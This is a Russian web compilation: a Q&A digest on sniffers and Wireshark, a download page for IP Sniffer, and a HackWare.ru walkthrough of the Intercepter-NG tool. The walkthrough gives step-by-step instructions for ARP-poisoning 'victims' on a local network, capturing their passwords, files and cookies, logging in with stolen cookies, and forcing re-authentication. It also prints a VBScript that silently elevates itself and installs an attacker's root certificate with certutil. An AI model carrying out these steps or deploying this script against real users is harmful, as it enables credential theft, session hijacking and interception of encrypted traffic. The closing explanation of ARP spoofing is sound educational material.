
Антиснифферы — работающие в сети передачи данных аппаратные или программные средства, которые помогают распознать снифферы. С помощью сниффера в руках злоумышленника может оказаться конфиденциальная информация, например, имена пользователей и пароли. Одним из средств снижения угрозы сниффинга являются антиснифферы.
Как работать с программой Wireshark?
Wireshark — это мощный сетевой анализатор, который может использоваться для анализа трафика, проходящего через сетевой интерфейс вашего компьютера. Он может понадобиться для обнаружения и решения проблем с сетью, отладки ваших веб-приложений, сетевых программ или сайтов.
Каковы основные функции Снифферов?
Снифферы (sniffers) — это программы, способные перехватывать и анализировать сетевой трафик. Снифферы полезны в тех случаях, когда нужно извлечь из потока данных какие-либо сведения (например, пароли) или провести диагностику сети.
Что такое сетевой сниффер?
Инструменты сетевого анализа трафика Wireshark (ранее известный как Ethereal) широко известен как самый популярный в мире анализатор сети. Это бесплатное приложение с открытым исходным кодом, которое отображает данные трафика с цветовой кодировкой, чтобы указать, какой протокол использовался для его передачи.
Что такое сниффер (sniffer) в тестировании
Для чего применяются анализаторы трафика?
Современные снифферы могут слушать в том числе и зашифрованный трафик. Нередко анализаторы трафика применяются в «мирных» целях — для диагностики сети, выявления и устранения неполадок, обнаружения вредоносного ПО или чтобы выяснить, чем заняты пользователи и какие сайты они посещают.
Что такое сниффер зачем он может быть нужен в тестировании?
Снифферы — это инструменты, позволяющие перехватывать, анализировать и модернизировать все запросы, которые через них проходят. Они полезны, когда из потока нужно извлечь какие-либо сведения или создать нужный ответ сервера.
Что можно делать в Wireshark?
Основные возможности Wireshark
- Захват пакетов в реальном времени или при чтении из файла.
- Поддержка проводного интерфейса Ethernet, беспроводных IEEE 802.11, PPP и локальных виртуальных интерфейсов.
Как начать захват пакетов Wireshark?
Для начала захвата достаточно выбрать свой сетевой интерфейс и нажать Start. После чего и начнется процесс захвата, причем прилетевшие пакеты будут появляться в реальном времени. В процессе рассмотрения и изучения пакетов бывают ситуации, когда нужно вернуться предыдущему пакету.
Какие есть Снифферы?
Снифферы и не только. Выбираем инструмент для перехвата и анализа трафика
- Теория
- Wireshark.
- CommView.
- Intercepter-NG.
- SmartSniff.
- tcpdump.
- Burp Suite.
- Заключение
Каковы основные цели мониторинга сетевого трафика?
Мониторинг сетевого трафика позволяет обнаружить и ликвидировать различные виды проблем: высокую загруженность отдельных сетевых сегментов, чрезмерную загруженность отдельных сетевых устройств, сбои в работе сетевых адаптеров или портов сетевых устройств, нежелательную активность или атаки злоумышленников ( …
Что такое перехват трафика?
Перехватом данных по сети считается получение любой информации с удаленного компьютерного устройства. Она может состоять из личных сведений пользователя, его сообщений, записей о посещении веб-сайтов. Захват данных может осуществляться программами-шпионами или при помощи сетевых снифферов.
Что такое сетевой анализатор?
— устройство или программное средство, используемое для наблюдения и анализа информационного сетевого трафика. Примечание – До проведения анализа информационного потока информация должна быть собрана определенным образом, например, путем использования сетевого анализатора пакетов.
Что такое сниффер в тестировании?
Итак, анализаторы трафика, или снифферы – это особый инструментарий, позволяющий тестировщикам перехватывать и анализировать запросы, которые проходят через них. Подобные технологии очень полезны в ситуации, когда пользователю нужно получить сведения или сконфигурировать необходимый ответ от сервера.
Для чего нужна программа Чарльз?
Charles Web Debugging Proxy — это инструмент мониторинга HTTP и HTTPS трафика. Он выступает в роли прокси-сервера (промежуточного звена) между тестируемым приложением и сервером на бэкенде, позволяя не только видеть, но также перехватывать и редактировать запросы.
Зачем используется Wireshark?
Wireshark — это достаточно известный инструмент для захвата и анализа сетевого трафика, фактически стандарт как для образования, так и для траблшутинга. Wireshark работает с подавляющим большинством известных протоколов, имеет понятный и логичный графический интерфейс на основе GTK+ и мощнейшую систему фильтров.
Что умеет Wireshark?
Wireshark — это приложение, которое «знает» структуру самых различных сетевых протоколов, и поэтому позволяет разобрать сетевой пакет, отображая значение каждого поля протокола любого уровня.
Как происходит перехват трафика?
Перехватом данных по сети считается получение любой информации с удаленного компьютерного устройства. Она может состоять из личных сведений пользователя, его сообщений, записей о посещении веб-сайтов. Захват данных может осуществляться программами-шпионами или при помощи сетевых снифферов.
Источник: toptitle.ru
IP Sniffer для Windows
IP Sniffer — Сниффер сети позволяющий получать подробную информация о всех проходящих пакетах по заданному протоколу. Кроме основных возможностей обычного сниффера, имеет возможность фильтрации обрабатываемых данных и декодирование содержимого пакетов.
- монитор трафика;
- отображение диаграмм чаще всего используемых IP адресов и протоколов;
- ARP (просмотр/удаление записей, отправка ответа);
- получение Netbios имени для заданного IP адреса;
- Netstat (отображение сетевых подключений с возможностью принудительно завершать выбранные);
- получение подробной информации о используемом сетевом адаптере;
- Spoofing (TCP, UDP, ICMP, ARP протоколов);
- WINS; DNS Query (using win32 DNSAPI);
- поиск DHCP серверов;
- служба WhoIs;
- преобразование IP в Hostname и наоборот;
- PING (хостов или подсети);
- сканирование определенного хоста или всей подсети на наличие открытых портов
Для работы программы IP Sniffer может понадобиться установить утилиту WinPcap.
- WinPcap (456 Кб)
ТОП-сегодня раздела «Сканеры, сниферы»
Advanced IP Scanner — Это быстрый, надежный и простой в использовании сканер локальных сетей (LAN) для.
LANScope — бесплатная утилита, с помощью которой можно легко и быстро определить доступность.
Wireshark — утилита для детального анализа сетевых пакетов локальных сетей в реальном времени.
IP-tools — незаменимая утилита для активных пользователей сети Интернет, а так же.
The Dude — простой в работе и надежный помощник администратора, с помощью которого можно.
XSpider — сетевой сканер безопасности. Программное средство сетевого аудита, предназначенное для поиска уязвимостей на серверах и рабочих станциях.
Отзывы о программе IP Sniffer
Денис про IP Sniffer 1.99.3.1 [21-08-2020]
Fricker про IP Sniffer 1.99.3.1 [11-09-2015]
А можно эту прогу использовать как онлайн сниффер . ну от этого сниффера получить ссылка который можно как ссылка вирус который создан из Devel Studio
3 | 27 | Ответить
Алексей про IP Sniffer 1.99.3.1 [08-11-2013]
Не качайте, это гавно не работает.
4 | 17 | Ответить
Дмитрий про IP Sniffer 1.99.3.1 [16-02-2013]
Здравствуйте подскажите как включить, настроить фильтр . а так программа просто суперр! СПС автору
4 | 6 | Ответить
PENSADOR про IP Sniffer 1.99.3.1 [31-12-2012]
кто знает где руссификатор на сриффер найти?
2 | 12 | Ответить
Источник: www.softportal.com
HackWare.ru
Этичный хакинг и тестирование на проникновение, информационная безопасность
Сниффер под Windows Intercepter-NG (инструкция по использованию)
Что такое Intercepter-NG
Intercepter-NG – это программа для выполнения атак человек-посередине. Имеется большое количество программ для таких атак, главной особенностью, выделяющей Intercepter-NG среди остальных, является то, что программа изначально была написана для Windows и прекрасно работает именно в этой операционной системе. Также к особенностям программы можно отнести графический интерфейс, в котором собраны многочисленные функции и опции, связанные с атакой человек-посередине, а также с некоторыми другими задачами пентестинга.
Благодаря графическому интерфейсу, использовать Intercepter-NG легко. Но большое количество опций и фрагментированная документация могут запутать начинающего пользователя. Надеюсь, что эта инструкция заполнит пробел. Это руководство написано для самых начинающих пользователей, возможно, даже не имеющих опыта работы с аналогичными утилитами в Linux.
Что может Intercepter-NG
Главная задача Intercepter-NG – выполнение атаки человек-посередине. В практическом смысле, атака человек-посередине (её ещё называют атакой посредника) заключается в возможности просматривать передаваемые другими пользователями данные в локальной сети. Среди этих данных могут быть логины и пароли от сайтов. Также передаваемые данные можно не только анализировать и сохранять, но и изменять.
Чтобы описать техническую суть этой атаки, представьте себе локальную сеть. Такой локальной сетью могут быть несколько компьютеров в вашей квартире, которые подключены к роутеру. При этом неважно, подключены они по проводу или по Wi-Fi. Роутер получает запросы от компьютеров, перенаправляет их, например, в Интернет, а полученные ответы возвращает обратно компьютерам, отправившим запросы. В данной ситуации роутер является шлюзом.
Благодаря атаке, называемой ARP спуфингом, компьютер начинает считать шлюзом не роутер, а компьютер атакующего. Атакующий получает запросы от «жертвы» и передаёт их в пункт назначения (например, запрашивает содержимое веб-сайта в Интернете), получив ответ от пункта назначения, он направляет его «жертве». В этой ситуации атакующий становится посредником – отсюда другое название атаки человек-посередине – «атака посредника». Для реализации атаки ARP спуфинг необязательно понимать её детали. Но если вам интересно, почему это происходит, то в конце инструкции вы найдёте подробное описание этого процесса.
Атакующий получает доступ к передаваемым данным и может, например, извлекать из этих данных пароли и сообщения. Процесс анализа передаваемых данных называется сниффингом. В процессе сниффинга Intercepter-NG умеет:
- Перехватывать логины и пароли для входа на веб-сайты
- Восстанавливать переданные данные (файлы)
- Перехватывать сообщения некоторых мессенджеров
- Показывать посещённые пользователем адреса
Кроме передачи данных, возможно их изменение, внедрение в код открываемых страниц JavaScript и принудительная загрузка пользователю файла.
Всё это прекрасно работает только для незашифрованных данных. Если данные зашифрованы (HTTPS), то их невозможно проанализировать без дополнительных действий.
Прежде чем подключиться к веб-сайту, компьютер обращается к DNS (серверу имён), чтобы узнать его IP адрес. Intercepter-NG умеет подменять ответы DNS (делать DNS спуфинг), что позволяет перенаправлять «жертву» на фальшивые копии сайтов для последующих атак.
Это далеко не все возможности программы. С другими возможностями мы познакомимся далее в этой инструкции.
Где скачать Intercepter-NG
Официальным сайтом программы Intercepter-NG является sniff.su. Там же её можно скачать. Но некоторые браузеры помечают сайт как содержащий нежелательное ПО. Конечно, это не препятствует посещению сайта, но если вам не хочется нажимать несколько лишних кнопок, то ещё одни официальным сайтом, где можно скачать Intercepter-NG, является зеркало на Гитхабе: https://github.com/intercepter-ng/mirror. Там имеются все версии программы:
- файл с расширением .apk – это версия для Android (требует root прав)
- с буквами CE – консольная версия
- Intercepter-NG.v*.zip – основная версия для Windows
Скаченная программа не нуждается в установке – достаточно распаковать архив.
Атака человек-посередине в Intercepter-NG
Начнём с обычной атаки человек-посередине (атака посредника).

Сделаем небольшие настройки. В зависимости от того, подключены вы по Wi-Fi или по Ethernet (проводу), кликая на выделенную иконку перейдите в нужный режим (если соединены по проводу – выберите изображение сетевой карты, если по беспроводной сети, то выберите изображение с уровнем сигнала):

Также откройте выпадающий список сетевых адаптеров (Network Adapter). У меня всё работает, когда я выбираю вариант со своим IP адресом (т.е. ‘Microsoft’ on local host: 192.168.0.244):


Кликните правой кнопкой по пустой таблице и выберите Smart Scan:
Будет отображён список целей:

Добавьте нужные в качестве целей (Add as Target):

Для начала сниффинга нажмите соответствующую иконку:
Перейдите на вкладку MiTM mode (это глобус с патч-кордами) и нажмите иконку ARP Poison (символ радиационной опасности):

Во вкладке Password Mode (символ — связка ключей), будут появляться захваченные учётные данные:

На вкладке Resurrection (кнопка с птицей Феникс) вы можете видеть, какие файлы были переданы:

Была рассмотрена базовая атака, позволяющая:
- перехватывать логины и пароли;
- видеть, какие сайты посещает пользователь и какие файлы скачивает.
Базовая атака включает в себя сканирование локальной сети, выбор целей, запуск сниффинга и запуск ARP-травления. С этих действий начинается и ряд других, более сложных атак.
Вход на сайт с перехваченными куки
Программа может перехватывать не только учётные данные и файлы. Также перехватываются cookies. Используя эти куки можно войти под тем же пользователем, что и жертва на сайт без ввода пароля. Начните базовую атаку. Перейдите во вкладку Паролей (на иконке связка ключей), кликните правой кнопкой пустом поле таблицы и поставьте галочку Show Cookies:

Вы увидите перехваченную куки:

Кликните по записи правой кнопкой мыши и выберите Open in browser – откроется посещённая пользователем страница, при этом вы будете залогинены под пользователем, которому принадлежит куки.
Обнуление куки для провоцирования ввода логина и пароля
Куки могут со временем быть обновлены, и мы не сможем вновь зайти со старыми куки на сайт. Поэтому нам хотелось бы получить логин и пароль. Но пока куки действуют, пользователю не нужно вводить учётные данные каждый раз, поэтому хотя «жертва» и заходит на сайт, мы не можем их перехватить.
Чтобы не ждать, пока истечёт срок действия куки и на целевом компьютере понадобиться ввести учётные данные, мы можем ускорить этот процесс – обнулить куки. Для этого имеется специальная опция: Cookie Killer.
Cookie Killer — обнуляет кукиз, тем самым принуждая пользователя повторно авторизоваться — ввести логин и пароль, чтобы атакующий мог их перехватить. Функция Cookie Killer работает и для SSL соединений. Имеются черные (miscssl_bl.txt) и белые списки (miscssl_wl.txt). В них можно исключить или напротив жестко указать IP адреса или домены, к которым следует или не следует применять SSL MiTM.
При указании extra ssl port нет необходимости указывать тип readwrite, достаточно указать номер порта. Весь трафик пишется в ssl_log.txt.
О том, как воспользоваться этой опцией, показано в этом видео:
Примечание: во время тестирования мне не удалось заставить работать Cookie Killer, ни в виртуальной машине, ни с отдельным реальным компьютером.
Дополнительную информацию о различных атаках вы найдёте в видео:
Внедрение HTTP:
Принудительная загрузка файлов:
Код упоминаемого в видео .vbs файла:
Dim str str = «——BEGIN CERTIFICATE——MIICFzCCAYACCQCEGK7JTRLonzANBgkqhkiG9w0BAQUFADBQMQswCQYDVQQGEwJVUzEOMAwGA1UECBMFVGV4YXMxDjAMBgNVBAcTBVRleGFzMSEwHwYDVQQKExhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwHhcNMTMwNDAzMTE1OTUzWhcNMjEwNjIwMTE1OTUzWjBQMQswCQYDVQQGEwJVUzEOMAwGA1UECBMFVGV4YXMxDjAMBgNVBAcTBVRleGFzMSEwHwYDVQQKExhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAKM+co6MfVJQCrnW1CAMEnPYgbthTZk7hyXf5Qd4ZYJOrQUtF959bjOleDEyy/swA1qezLtH+w9v/Jnmnufd0Ui78ZWMvjlKk3nlagCzSK/1qa/wVtJTFbnr+k1i1GQuMCadYujEDy6MC7IGtiefpjr3JmpMwIlKyTRMmYwsWZ0rAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEARVtNikEQ0Oiy7hw/Y/tysM/IQl6a0XDxcuTxT8o6WJD42KwKTzbgcSQQggp4LXwFNrw2BC9ISiinxXYuBuPMATTrs5LrCeGcogYJFOhUd0YcG/0qjgy60IoFeexWc7iyqpNAG+AQcG0HlXfNan9U1jFyb/YCQuo9gpgl4EVyjr0=——END CERTIFICATE——» Set objFSO=CreateObject(«Scripting.FileSystemObject») outFile=»1.crt» Set objFile = objFSO.CreateTextFile(outFile,True) objFile.Write str objFile.Close Set WshShell = WScript.CreateObject(«WScript.Shell») If WScript.Arguments.length = 0 Then Set ObjShell = CreateObject(«Shell.Application») ObjShell.ShellExecute «wscript.exe», «»»» «»»» RunAsAdministrator», , «runas», 1 End if Dim objShell Set objShell = WScript.CreateObject («WScript.shell») objShell.run «certutil -addstore -f Root 1.crt» Set objShell = Nothing
Если вам нужен только сам сертификат, то вы его найдёте в папке программы Intercepter-NG, файл miscserver.crt
Функция X-Scan:
FATE (фальшивые обновления и фальшивый веб-сайт):
Получение пароля от iCloud при помощи Intercepter-NG:
Ещё инструкции по Intercepter-NG
- Видеопрезентации автора программы: https://www.youtube.com/user/0x4553intercepter/videos
- Блог автора программы, в котором он сообщает о нововведениях в очередных релизах программы: https://habrahabr.ru/users/intercepter/topics/
- Описание большинства опций Intercepter-NG вы найдёте на странице: https://kali.tools/?p=3101
Далее даётся техническое описание ARP спуфинга.
Почему возможна атака ARP-spoofing
Каждое устройство, подключённое к сети, имеет MAC-адрес. Этот адрес присвоен любому сетевому оборудованию (сетевые карты, Wi-Fi адаптеры). Роутеры, телефоны и любые другие устройства, подключающиеся к сети, также имеют MAC-адрес, поскольку имеют встроенные сетевые карты. MAC-адрес состоит из шести пар символов, разделённых двоеточием или тире.
В используемых символах присутствуют все цифры и латинские буквы от a до f. Пример MAC-адреса: 52:54:00:a6:db:99. Для подключения двух устройств, например, вашего компьютера к шлюзу, нужно знать не только IP адрес, но и MAC-адрес. Для определения MAC-адреса шлюза используется ARP (англ. Address Resolution Protocol – протокол определения адреса) – протокол в компьютерных сетях, предназначенный для определения MAC-адреса по известному IP-адресу. IP-адрес роутера (шлюз по умолчанию), известен или получается по DHCP.
Рассмотрим суть функционирования ARP на простом примере. Компьютер А (IP-адрес 10.0.0.1) и компьютер Б (IP-адрес 10.22.22.2) соединены сетью Ethernet. Компьютер А желает переслать пакет данных на компьютер Б, IP-адрес компьютера Б ему известен. Однако сеть Ethernet, которой они соединены, не работает с IP-адресами.
Поэтому компьютеру А для осуществления передачи через Ethernet требуется узнать адрес компьютера Б в сети Ethernet (MAC-адрес в терминах Ethernet). Для этой задачи и используется протокол ARP. По этому протоколу компьютер А отправляет широковещательный запрос, адресованный всем компьютерам в одном с ним широковещательном домене.
Суть запроса: «компьютер с IP-адресом 10.22.22.2, сообщите свой MAC-адрес компьютеру с МАС-адресом (напр. a0:ea:d1:11:f1:01)». Сеть Ethernet доставляет этот запрос всем устройствам в том же сегменте Ethernet, в том числе и компьютеру Б. Компьютер Б отвечает компьютеру А на запрос и сообщает свой MAC-адрес (напр. 00:ea:d1:11:f1:11) Теперь, получив MAC-адрес компьютера Б, компьютер А может передавать ему любые данные через сеть Ethernet.
Чтобы не было необходимости перед каждой отправкой данных задействовать протокол ARP, полученные MAC-адреса и соответствующие им IP адреса записываются в таблице на некоторое время. Если нужно отправить данные на тот же IP, то нет необходимости каждый раз опрашивать устройства в поисках нужного MAC.
Как мы только что увидели, ARP включает в себя запрос и ответ. MAC-адрес из ответа записывается в таблицу MAC/IP. При получении ответа он никак не проверяется на подлинность. Более того, даже не проверяется, был ли сделан запрос.
Т.е. на целевые устройства можно прислать сразу ARP-ответ (даже без запроса), с подменёнными данными, и эти данные попадут в таблицу MAC/IP и они будут использоваться для передачи данных. Это и есть суть атаки ARP-spoofing, которую иногда называют ARP травлением, травлением ARP кэша.
Описание атаки ARP-spoofing
Два компьютера(узла) M и N в локальной сети Ethernet обмениваются сообщениями. Злоумышленник X, находящийся в этой же сети, хочет перехватывать сообщения между этими узлами. До применения атаки ARP-spoofing на сетевом интерфейсе узла M ARP-таблица содержит IP и MAC адрес узла N. Также на сетевом интерфейсе узла N ARP-таблица содержит IP и MAC узла M.
Во время атаки ARP-spoofing узел X (злоумышленник) отсылает два ARP ответа (без запроса) – узлу M и узлу N. ARP-ответ узлу M содержит IP-адрес N и MAC-адрес X. ARP-ответ узлу N содержит IP адрес M и MAC-адрес X.
